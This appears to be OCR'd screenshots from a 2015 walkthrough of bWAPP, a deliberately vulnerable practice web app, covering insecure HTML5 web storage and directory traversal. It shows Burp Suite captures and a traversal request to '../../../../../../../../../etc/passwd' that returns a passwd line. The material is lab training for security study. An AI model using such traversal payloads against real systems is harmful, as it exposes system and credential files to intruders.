
Request to http://192.168.254.131:80

GET request to /bWAPP/insecure_crypt_storage_3.php

Type	Name	Value
Cookie	security_level	0
Cookie	PHPSESSID	53306ec22f06044690bac5902c802160
Cookie	secret	QW55IGJ1Z3M/

HTML5 Web Storage


April 2, 2015 9:16 AM


bWAPP - Sensitive Data Exposure - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Sensitive Data Ex...
192.168.254.131/bWAPP/insecure_crypt_storage_1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset

/ HTML5 Web Storage (Secret) /


Your login name and secret have been stored as HTML5 web storage!

HINT: try to grab it using XSS...



Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Headers Hex HTML Render

Response from http://192.168.254.131:80/bWAPP/insecure_crypt_storage_1.php


```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 15:47:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 13008

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<script>

if(typeof(Storage) !== "undefined")
{

    localStorage.login = "bee";
    localStorage.secret = "Any bugs?";

}
else
{

    alert("Sorry, your browser does not support web storage...");

}
```



```
if(typeof(Storage) !== "undefined")
{

    localStorage.login = "bee";
    localStorage.secret = "Any bugs?";
    alert(localStorage.login);
    alert(localStorage.secret);

}
```



bee



Any bugs?

□ Prevent this page from creating additional dialogs

A7: Missing Functional Level Access Control

April 1, 2015 4:06 PM


Areas with an asterix next to them have not been listed in this walkthough.

Directory Traversal - Files
Host Header Attack (Cache Poisoning)
Remote & Local File Inclusion (RFI/LFI)
Restrict Device Access
XML External Entity Attacks (XXE)

*Directory Traversal - Directories
*Host Header Attack (Reset Poisoning)
*Local File Inclusion (SQLiteManager)
*Restrict Folder Access
*Server Side Request Forgery (SSRF)

Directory Traversal (Directories)


April 1, 2015 4:07 PM




bWAPP - Missing Functional Level Access Control - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
http://www.imdb.com/title/tt0...
192.168.254.131/bWAPP/directory_traversal_2.php?directory=documents
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Cre

/ Directory Traversal - Directories /

Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf


http://www.imdb.com/title/tt0800080/ - The_Incredible_Hulk.pdf - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
http://www.imdb.com/title/tt0...
192.168.254.131/bWAPP/documents/The_Incredible_Hulk.pdf
Page: 1 of 3
The Incredible Hulk (200
IMDb
Movies
T


Index of /bWAPP/documents - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
Index of /bWAPP/documents
192.168.254.131/bWAPP/documents/


Index of /bWAPP/documents

Name	Last modified	Size	Description
Parent Directory		-	
Iron_Man.pdf	31-Mar-2015 17:05	531K	
Terminator_Salvation.pdf	31-Mar-2015 17:05	452K	
The_Amazing_Spider-Man.pdf	31-Mar-2015 17:05	532K	
The_Cabin_in_the_Woods.pdf	31-Mar-2015 17:05	514K	
The_Dark_Knight_Rises.pdf	31-Mar-2015 17:05	739K	
The_Incredible_Hulk.pdf	31-Mar-2015 17:05	604K	
bWAPP_intro.pdf	31-Mar-2015 17:05	4.8M	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 192.168.254.131 Port 80

Directory Traversal (Files)


Wednesday, April 1, 2015 7:48 PM


File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level

192.168.0.81/bWAPP/directory_traversal_1.php?page=message.txt

/ Directory Traversal - Files /


Try to climb higher Spidy...


File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Re

192.168.0.81/bWAPP/directory_traversal_1.php?page=../../../../../../../../../etc/passwd

/ Directory Traversal - Files /


```
root:x:0:0:root:/root:/bin/bash
